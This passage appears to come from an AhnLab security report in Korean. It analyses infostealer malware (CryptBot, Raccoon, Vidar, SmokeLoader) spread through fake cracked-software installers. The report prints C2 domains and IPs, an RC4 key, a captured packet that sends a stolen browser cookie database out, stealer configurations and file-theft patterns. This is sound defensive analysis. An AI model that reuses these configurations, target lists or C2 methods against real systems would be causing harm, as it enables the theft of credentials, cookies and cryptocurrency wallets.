




[그림 11] 악성코드 다운로드 페이지 샘플(2022년 3월 기준)

파일 다운로드 과정

악성코드 유포 페이지로부터 다운로드되는 파일은 RAR 또는 ZIP 압축 형식을 가지고 있다. 파일 형식 및 파일명 등은 주기적으로 변경되지만, 압축 파일 내부에 또 다른 암호화된 압축 파일과 압축 파일의 비밀번호를 명시하는 텍스트 파일이 존재한다는 공통점이 있다. 암호화된 압축 파일 내부에는 악성코드 실행 파일이 담겨있다. 과거에는 보통 4~6 길이의 정수 문자열이 압축 암호로 사용되었으나 최근에는 불규칙한 영문 문자열을 사용하는 샘플군과 암호를 명시한 파일이 그림 파일 형식인 경우도 발견되고 있다.



[그림 12] 압축 파일 구조

불법 소프트웨어로 위장한 만큼 내부 악성코드 이름은 보통 “Setup(설정)”, “Install(설치)”, “Activate(실행)” 등의 단어를 포함한다. [표 1]은 최근 약 6개월 동안 유포된 악성코드의 파일명 중 상위 수량을 기록하는 파일명이다. 단, 여러 번 중복되는 문장 부호는 한 개로 치환된다. 생성된 파일이 아래 파일명과 유사할 경우 악성코드일 확률이 높음으로 각별히 주의해야 한다.

	MALWARE FILE NAME	COUNT
1	setup_x86_x64_install.exe	2462
2	149_setupInstaller.exe	409
3	win-setup-i864.exe	373
4	win_setup_[RandomHex].exe	352
5	setup_installx86-x64.exe	349
6	Setup.exe	227
7	151_setupInstaller.exe	183
8	i864x_setup_[RandomHex].exe	158
9	Setup_32x_64x.exe	124
10	file-setup.exe	47

11	the-setup.exe	41
12	Main_Setup.exe	40
13	open_with_Pass_1234.exe	32
14	Main_File.exe	31
15	Activate-it.exe	27
16	AISetup.exe	26
17	Use_Pass_1234_activate.exe	24
18	Open_Setup_1234.exe	24
19	Activate it.exe	20
20	Open_Setup_pass_1234.exe	20

[표 1] 최근 6개월동안 탐지된 악성코드 파일명 통계(2022년 3월 기준)

최종적으로 생성된 악성코드는 크게 두 가지 유형으로 나눌 수 있다. 단일(Singular) 악성코드인 경우와 내부에 수많은 악성코드를 포함하고 있는 드로퍼(Dropper) 악성코드인 경우다. 전자는 패킹 방식에 따라 100K~4MB의 비교적 작은 파일 크기를 가진다. 후자는 다수의 악성코드를 포함하고 있기 때문에 5~10MB의 큰 파일 크기를 가지며 NSIS, 7zSFX 등 인스톨러(Installer)의 형태의 패킹을 사용한다.

간혹 파일 크기를 비정상적으로 늘린 유형이 유포되기도 한다. 실제 파일 데이터는 1~3MB 정도인 단일 악성코드이지만, 큰 크기의 패딩 데이터를 가진 PE 섹션을 삽입해 비정상적으로 크기를 키운다. 유포 시에는 압축 상태로 유포되므로 작은 용량을 가지지만 압축 해제 시 700~800MB의 크기가 된다. 이는 공격자가 안티멀웨어 제품의 대용량 파일에 대한 샘플 수집 제한 및 진단 예외를 우회하기 위해 사용하는 수법으로 추정된다. 바이러스토탈(VirusTotal)에도 대용량 파일 업로드는 불가능하다.

Name	Value	Start	Size
⊞ struct IMAGE_DOS_HEADER DosHeader		0h	40h
⊞ struct IMAGE_DOS_STUB DosStub		40h	98h
⊞ struct IMAGE_NT_HEADERS NtHeader		D8h	F8h
⊞ struct IMAGE_SECTION_HEADER SectionHeaders[5]		1D0h	C8h
⊞ struct IMAGE_SECTION_DATA Section[0]	.text	400h	334A00h
⊞ struct IMAGE_SECTION_DATA Section[1]	.rdata	334E00h	400h
⊞ struct IMAGE_SECTION_DATA Section[2]	.data	335200h	200h
⊞ struct IMAGE_SECTION_DATA Section[3]	[0]	335400h	29D85800h
⊞ struct IMAGE_SECTION_DATA Section[4]	.rsrc	2A0BAC00h	15400h
⊞ struct IMAGE_IMPORT_DESCRIPTOR ImportDescriptor	KERNEL32.dll	335004h	14h

[그림 13] 비정상적인 섹션 구조

최근 약 3개월간 유포된 샘플 중에서 드로퍼 샘플과 단일 악성코드 샘플의 비율은 다음과 같다.

합계	드로퍼 악성코드	단일 악성코드
2185	1616	569
100%	73.96%	26.04%

[표 2] 유포되는 악성코드 유형별 샘플 통계

샘플 발생 수량은 드로퍼(Dropper) 유형이 압도적이지만, 이는 잦은 변형으로 인한 수치인 것으로 추정된다. 단일 악성코드 유형은 동일 해시의 샘플이 비교적 오랫동안 유포되는 반면 드로퍼 악성코드는 거의 매시간마다 변형이 발생한다. 변형이 발생하더라도 내부 파일은 동일한 경우도 많다. 동일 기간 드로퍼 악성코드 내부에 담겨 유포된 악성코드 샘플 수량은 로더를 제외하고 3888개다. 샘플당 10~15개의 악성코드가 담겨있으므로 대부분 중복된 악성코드를 담은 채로 변형이 발생한다는 것을 알 수 있다. 이러한 이유 때문에 한 샘플당 감염 수량은 단일 악성코드 유형이 훨씬 높다.

또한 드로퍼 악성코드의 경우 안티멀웨어 제품에서 내부 파일들 중 한 개라도 진단 중이라면 악성코드 생성 과정에서 차단되기 때문에 악성 행위가 불가능하다. 사용자의 검사 예외 처리, 실시간 감시 종료 등의 경우는 대응이 불가능하므로, 보안 업체 입장에서는 단일 악성코드 유형을 집중적으로 방어해야 한다. 안랩은 자동화된 샘플 수집 및 체계적인 대응 인프라를 통해 빠르게 변형에 대응한다.

유포되는 악성코드 유형

1. 단일 악성코드

단일(Singular) 악성코드 유형은 주기적으로 유포되는 악성코드 종류가 변경되는 패턴을 보인다. 주로 크립봇(CryptBot), 레드라인(RedLine), 비다르(Vidar), 라쿤(Raccoon) 등의 정보탈취형 악성코드가 활발하게 유포된다.

크립봇(CryptBot)


크립봇(CryptBot) 악성코드는 단일 악성코드 유형 중에서 가장 변형이 활발하며 유포량이 많은 악성코드이다. 안랩은 해당 샘플에 대한 굵직한 변형이 생길 때마다 ASEC 블로그를 통해 이를 소개하였다. 본 보고서는 2022년 2월에 작성된 게시글 이후에 발견된 최신 변형에 대한 내용을 소개한다.

■ ASEC 블로그 게시글 바로가기: 변형된 크립봇 정보탈취형 악성코드 유포 중 (2022.02.10)

크립봇은 정보탈취형 악성코드로 시스템 및 사용자 정보를 탈취해 C2로 전송하고 추가 악성코드를 다운로드해 실행한다. 이전에는 탈취된 정보를 전송하는 C2와 추가 악성코드를 다운로드하는 C2가 각각 존재하였지만 최근 변형 샘플에서는 정보 탈취 기능만 존재한다.

또 다른 점이 있다면 기존에는 VC++로 빌드된 샘플이 유포되었으나 최근 변형부터는 AutoIt으로 빌드된 샘플이 유포되고 있다. 즉, 여러 언어로 포팅된 소스코드가 존재하는 것으로 추정된다. 스크립트는 심하게 난독화되어 있지만 기본적인 동작 방식이나 악성 행위는 기존과 유사하다.

악성코드에 감염 시 공격자는 사용자 시스템에 존재하는 브라우저 저장 데이터, 암호화폐 지갑 파일, 스크린샷, 시스템 정보 등 민감한 정보를 특정 폴더에 복사 후 해당 폴더를 압축해 C2로 전송한다. 이전에 확인된 방식은 폴더를 암호화 및 압축해 전송했지만 최근 변형에서는 암호화를 사용하지 않은 것으로 확인됐다.



[그림 14] 탈취 대상 폴더

정보 탈취 C2는 “문자열+숫자.top” 형식의 도메인을 사용한다. C2 서버의 수명은 매우 짧은 편이므로 하루에도 다수의 변형들이 유포된다. [표 3]은 크립봇이 최근 사용한 C2 도메인 목록이다.

ridied710.top, ridrdy610.top, ridcju63.top, ridgje73.top, ridyni71.top, ridapf61.top, hoguln11.top, hogejb110.top, hogzfs13.top, ridvun68.top, hogqmw210.top, hogmuq23.top, hogyla21.top, hogujl33.top, hogeyr310.top, hogkos31.top

[표 3] 크립봇 악성코드 C2 도메인


```
POST /index.php HTTP/1.1
Content-Type: multipart/form-data; boundary=----------------------------Q6RHEU6Yv5
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36
Connection: Keep-Alive
Content-Length: 115479
Host: hogqwt510.top

----------------------------Q6RHEU6Yv5
Content-Disposition: form-data; name="file"; filename="2837.zip"
Content-Type: application/octet-stream

PK.........GT.r.......p......_Chrome/default_cookies.db...L.W.........XI.v.....2....Vt."...
\.k=l.....................]f.....#C....S3...fn......AfD'n...+E...?Kf..C.....}...z..\A....x1.qR,..D"(...q.Ad\.p%.+..(."B.A.......r..D
```

[그림 15] 크립봇 악성코드 C2 전송 패킷

기존에는 C2 전송 시 WinINet 라이브러리를 사용했지만 AutoIt 버전의 샘플에서는 WinHTTP 라이브러리를 사용하는 것을 확인할 수 있다. 이는 포팅 과정에서 변경된 것으로 추정된다. 더불어 API 옵션을 통해 프록시 사용을 무시하도록 설정됐다. 이는 프록시 기반의 모니터링 툴의 탐지를 우회하기 위한 목적으로 추정된다.

라쿤(Raccoon)

라쿤 스틸러(Raccoon Stealer) 역시 정보탈취형 악성코드로 시스템과 사용자 정보를 탈취해 C2로 전송하며, C2의 응답에 따라 추가적인 악성 행위를 수행한다. C2 주소는 공격자의 텔레그램 페이지를 통해 얻어온다.



[그림 16] 텔레그램 접속 화면

텔레그램 페이지 접속 시 출력되는 문자열을 Base64 디코딩 후 RC4 알고리즘으로 복호화해 C2 주소를 획득한다. 키는 악성코드 바이너리에 하드코딩 되어있다.

```
0007C390  20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
0007C3A0  20 20 20 20 00 00 00 00 62 36 66 39 30 61 34 65      ....b6f90a4e
0007C3B0  38 30 66 38 38 30 39 38 66 34 31 36 39 30 33 35  80f88098f4169035
0007C3C0  62 35 31 65 64 66 66 61 20 20 20 20 20 20 20 20  b51edffa
0007C3D0  20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
                                                          RC4 Key

Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000  68 74 74 70 3A 2F 2F 31 37 36 2E 35 38 2E 39 38  http://176.58.98
00000010  2E 31 33 2F                                      .13/
                                                          C2 Domain
```

[그림 17] RC4 키 및 복호화 결과

C2서버는 처음 접속할 때 악성 행위와 관련된 설정 데이터를 받아온다. 수신된 데이터는 C2 주소를 얻을 때와 마찬가지로 Base64와 RC4 알고리즘을 사용해 암호화되어 있고, 키는 별도의 10 바이트 문자열을 사용한다. 설정 데이터는 JSON형식이며 IP, Location, 시스템 식별자 등 기본적인 정보와 탈취 대상 관련 문자열이 명시되어 있다.


```
"is_screen_enabled": 0,
"is_history_enabled": 0,
"depth": 3,
"s": [{
    "k": "edge",
    "v": "28;Microsoft Edge;\\Microsoft\\Edge\\User Data;Login Data;Cookies;Web Data"
}, {
    "k": "chrome",
    "v": "28;Google Chrome;\\Google\\Chrome\\User Data;Login Data;Cookies;Web Data"
}, {
    "k": "chromeBeta",
    "v": "28;Google Chrome Beta;\\Google\\Chrome Beta\\User Data;Login Data;Cookies;Web Data"
}, {
    "k": "chromeSxS",
    "v": "28;Google Chrome SxS;\\Google\\Chrome SxS\\User Data;Login Data;Cookies;Web Data"
}, {
    "k": "chromium",
    "v": "28;Chromium;\\Chromium\\User Data;Login Data;Cookies;Web Data"
```


[그림 18] 설정 데이터

이후 공격자는 악성 행위에 필요한 DLL들을 서버로부터 다운로드한 뒤 정보를 탈취를 한다. C2로 전송하는 데이터는 기본적으로 브라우저 저장 정보, 메일 프로그램 저장 정보, 암호 화폐 지갑 파일, 시스템 정보, FTP 서버 정보 등이 있으며, C2의 응답 설정에 따라 파일 전송, 파일 다운로드 및 실행 등 추가 악성 행위를 수행한다.


```
SOFT: Google Chrome(Default)
HOST: https://www.ahnlab.com/kr/site/login/loginForm.do
USER: test_chrome
PASS: 1234

SOFT: Opera(Opera Stable)
HOST: https://www.ahnlab.com/kr/site/login/loginForm.do
USER: test_opera
PASS: 1234

SOFT: Internet Explorer / Edge
HOST: https://www.ahnlab.com/
USER: test_edge
PASS: 1234

SOFT: Firefox
HOST: https://sso.ahnlab.com
USER: test_ff
PASS: 1234
```


```
<!--Raccoon Info: You need to decode passwords from base64 format-->
<?xml version="1.0" encoding="UTF-8"?>
<FileZilla3 version="3.44.2" platform="windows">
    <RecentServers>
        <Server>
            <Host>www.ahnlabtest.com</Host>
            <Port>21</Port>
            <Protocol>0</Protocol>
            <Type>0</Type>
            <User>root</User>
            <Pass encoding="base64">dGVzdHRlc3R0ZXN0</Pass>
            <Logontype>1</Logontype>
            <TimezoneOffset>0</TimezoneOffset>
            <PasvMode>MODE_DEFAULT</PasvMode>
            <MaximumMultipleConnections>0</MaximumMultipleConnections>
            <EncodingType>Auto</EncodingType>
            <BypassProxy>0</BypassProxy>
```

```
Launched at: 2022.03.12 - 11:52:54 GMT

Bot_ID: 15865103-6C91-46C
Running on a desktop

-------------

  - Cookies: 46
  - Passwords: 4
  - Files: 0

System Information:
  - System Language: Korean
  - System TimeZone: +9 hrs
  - IP:
  - Location: 37.511200,  ?, South Korea (?)
  - ComputerName: DESKTOP-B
  - Username:
  - Windows version: NT 10.0
  - Product name: Windows 10 Pro
  - System arch: x64
  - CPU: Intel(R) Core(TM) i7-8700K CPU @ 3.70GHz (4 cores)
  - RAM: 4095 MB (1889 MB used)
  - Screen resolution: 1918x928
  - Display devices:
    0) VMware SVGA 3D

-------------

Installed Apps:
    7-Zip 19.00 (19.00)
    Chrome (99.0.4844.51)
    Notepad++ (32-bit x86) (7.7.1)
    Npcap 0.9983 (0.9983)
    Opera Stable 84.0.4316.31 (84.0.4316.31)
    Progress Telerik Fiddler (5.0.20194.41348)
    Wireshark 3.0.6 64-bit (3.0.6)
    한컴오피스 2014 (9.0.9.0)
```


[그림 19] 탈취 정보 예시

비다르(Vidar)

비다르(Vidar)도 정보탈취형 악성코드로 전반적인 행위와 특성이 라쿤(Raccoon) 악성코드와 매우 유사하다. 비다르는 오픈소스 기반 SNS 플랫폼 “마스토돈(Mastodon)”을 통해 C2 주소를 얻으며 C2를 통해 악성 행위 설정 데이터와 정보 분석 시 필요한 각종 DLL을 다운로드한다.



[그림 20] 마스토돈(Mastodon)

실행 시 특정 마스토돈(Mastodon) 서버의 계정 페이지에 접속하는데, [그림 20]과 같이 페이지 우측 계정정보 출력 칸에 C2로 사용될 주소가 명시되어 있는 것을 확인할 수 있다. 이후 해당 C2에 접속해 설정 데이터와 실행에 필요한 각종 DLL을 다운로드한다.

200	HTTP	94.130.174.62	/977	164	Get config
200	HTTP	94.130.174.62	/freebl3.dll	334,288	Download DLL
200	HTTP	94.130.174.62	/mozglue.dll	137,168	
200	HTTP	94.130.174.62	/msvcp140.dll	440,120	
200	HTTP	94.130.174.62	/nss3.dll	1,246,160	
200	HTTP	94.130.174.62	/softokn3.dll	144,848	
200	HTTP	94.130.174.62	/vcruntime140.dll	83,784	
200	HTTP	94.130.174.62	/	33	Send Data
502	HTTP	ok	/	534	

[그림 21] 비다르(Vidar) C2 통신

```
HTTP/1.1 200 OK
Server: nginx
Date: Mon, 14 Mar 2022 05:43:52 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Vary: Accept-Encoding
Content-Length: 186

1,1,1,1,1,1,1,1,1,1,250,Default;%DESKTOP%\;*.txt:*.dat:*wallet*.*:*2fa*.*:*backup*.*:*code*.*:
*password*.*:*auth*.*:*google*.*:*utc*.*:*UTC*.*:*crypt*.*:*key*.*;50;true;movies:music:mp3;
```

[그림 22] 비다르(Vidar) 설정 데이터

브라우저, FTP 클라이언트, 메일 클라이언트, 암호 화폐 지갑, 텔레그램, OTP 등의 프로그램이 대상이 되며 감염 PC 정보, 스크린샷과 같은 민감한 데이터와 함께 C2로 전송된다. [그림 22] 설정의 경우 바탕화면 하위 모든 폴더에서 확장명과 관계없이 [표 4]에 나오는 문자열을 포함한 모든 파일을 수집하기 때문에 전송 데이터의 용량이 클 수밖에 없다. 탈취 대상 정보는 특정 폴더로 복사 후 압축해 C2로 전송한다.

*.txt, *.dat, *wallet*.*, *2fa*.*, *backup*.*, *code*.*, *password*.*, *auth*.*, *google*.*, *utc*.*, *UTC*.*, *crypt*.*, *key*.*

[표 4] 비다르(Vidar) 탈취 대상 파일명


2. 드로퍼 악성코드

드로퍼(Dropper) 내부에는 정보탈취형 악성코드, 다운로더, 또 다른 드로퍼 유형 등 다양한 종류의 악성코드가 존재한다. 최근에는 BeamWinHTTP, 스모크로더(SmokeLoader), 콜드스틸러(ColdStealer) 등의 악성코드가 자주 탐지되고 있다. 보통 드로퍼 샘플 1개당 10~15개의 악성코드를 담고 있다.

setup_install.exe	2022-03-12 오후 1:55	응용 프로그램	2,198KB
622c27ceb9e43_Sat04b174153b1.exe	2022-03-12 오후 1:55	응용 프로그램	1,410KB
622c27cc80077_Sat041c33d12424.exe	2022-03-12 오후 1:55	응용 프로그램	1,192KB
622c27ca9e8d3_Sat0416c16fe97d.exe	2022-03-12 오후 1:55	응용 프로그램	233KB
622c27cb9eb85_Sat04e01d64.exe	2022-03-12 오후 1:55	응용 프로그램	384KB
622c27c8c946f_Sat042464270f7e.exe	2022-03-12 오후 1:55	응용 프로그램	3,622KB
622c27c7297bb_Sat04e7e9a76d8.exe	2022-03-12 오후 1:55	응용 프로그램	381KB
622c27ae3e39a_Sat045a66e2216.exe	2022-03-12 오후 1:55	응용 프로그램	1,698KB
622c27acb7719_Sat0437c987530.exe	2022-03-12 오후 1:55	응용 프로그램	305KB
622c27ab76d2c_Sat04ec0256d1.exe	2022-03-12 오후 1:55	응용 프로그램	1,538KB
622c27a99c67a_Sat049baac8e.exe	2022-03-12 오후 1:55	응용 프로그램	372KB
622c27a7ee38e_Sat04a8028e.exe	2022-03-12 오후 1:55	응용 프로그램	307KB
622c27a740e40_Sat04e16229f6d.exe	2022-03-12 오후 1:55	응용 프로그램	149KB
622c27a635589_Sat042a100af.exe	2022-03-12 오후 1:55	응용 프로그램	20KB

[그림 23] 드로퍼 내부에 담긴 악성코드 파일

드로퍼 유형의 가장 큰 특징으로는 내부에 “setup_install.exe” 이름의 파일이 존재한다는 것이다. 이 파일은 로더(loader) 역할을 한다. 드로퍼는 임시 경로에 내부 파일들을 생성하고 로더를 실행한다. 이후 실행된 로더는 동일 경로에 생성된 다른 악성코드를 각각 실행한다. 따라서 로더가 안티멀웨어 제품으로부터 탐지 및 차단될 경우 악성코드 실행은 불가하다.



[그림 24] 드로퍼 악성코드의 구조

로더는 매번 해시가 달라지긴 하지만 항상 비슷한 형태의 구조를 가지기 때문에 한번 진단이 되면 지속적으로 탐지 및 차단이 가능하다. 그러나 공격자는 안티멀웨어 진단 우회 변형을 주지 않는 경우가 많다. 그 이유는 변형 없이도 충분한 감염 카운트가 확보되고 있기 때문이다. 안티멀웨어 제품이 악성 파일을 탐지해도 사용자가 파일 진단을 예외 처리하거나 실시간 감시 기능을 끈 상태로 실행하면 악성코드에 감염될 수밖에 없다.

드로퍼의 패킹 방식에 MPress, 7z SFX, NSIS 등 다양하게 변형을 주어 진단을 우회하고자 하는 노력을 보일 때에도, 로더의 외형은 크게 변경되지 않았다. 실제로 진단 로그를 분석해 보면 드로퍼 내부 악성코드에 의해 생성되는 2·3차 악성코드의 진단 수량이 상당하다. 이는 안티멀웨어가 동작하고 있지 않을 때 해당 악성코드에 감염되고, 이후 안티멀웨어를 실행되며 진단되었기 때문이다. 드로퍼 실행 당시 안티멀웨어가 동작 중이었다면 악성 행위가 불가능하므로 2·3차 악성코드는 생성될 수 없다.

스모크로더(SmokeLoader)

스모크로더는 정보 탈취와 다운로더 유형이 혼합된 악성코드다. C2로부터 모듈(플러그인)을 다운로드해 정보 탈취 행위가 가능하며 추가 악성코드를 다운로드 및 실행할 수 있다.

실행 시 explorer.exe에 자기 자신을 인젝션해 실행하기 때문에 모든 행위는 explorer.exe가 수행한다. 모듈이 다운로드 될 경우 자식 프로세스로 explorer.exe 가 추가 생성된다.

샘플 1개당 2~10개의 C2 도메인을 보유하고 있으며 C2의 수명은 매우 긴 편이다. 본문의 방식으로 유포되는 스모크로더는 최근 약 1개월 만에 C2가 변경되었으며 3개월 전에 발생한 C2를 계속 사용하는 샘플이 발견되기도 했다. C2 통신 시 404 응답을 통해 명령을 응답하는 것이 가장 큰 특징이다. 응답 코드는 404이지만 패킷에는 명령어 값이 포함되어 있다.

404	HTTP	coralee.at	/upload/	334	explorer:2004
404	HTTP	coralee.at	/upload/	53	explorer:2004
200	HTTP	79.133.56.44	/myblog/img/sefile.exe	534,016	explorer:2004
404	HTTP	coralee.at	/upload/	334	explorer:2004
404	HTTP	coralee.at	/upload/	334	explorer:2004
404	HTTP	coralee.at	/upload/	47	explorer:2004
200	HTTP	193.106.191.67:7766	/Inst.exe	385,048	explorer:2004
404	HTTP	coralee.at	/upload/	334	explorer:2004

[그림 25] 스모크로더 C2 통신

수준 높은 Anti-VM기법을 사용하기 때문에 일반적인 악성코드보다 분석이 까다로운 편이다. ntdll 수동 매핑 기법을 사용하며, 특정 레지스트리 값과 커널에 로드된 드라이버명 중에서 가상 머신과 관련된 문자열이 존재할 경우 악성 행위를 하지 않고 강제 종료한다.

스모크로더 악성코드에 대한 상세한 분석 정보는 2020년 4분기 ASEC Report에 소개된 바 있다. 이후로도 주목할 만한 변형 없이 지속적으로 유포되고 있다.

- 2020년 4분기 ASEC Report 바로가기

BeamWinHTTP

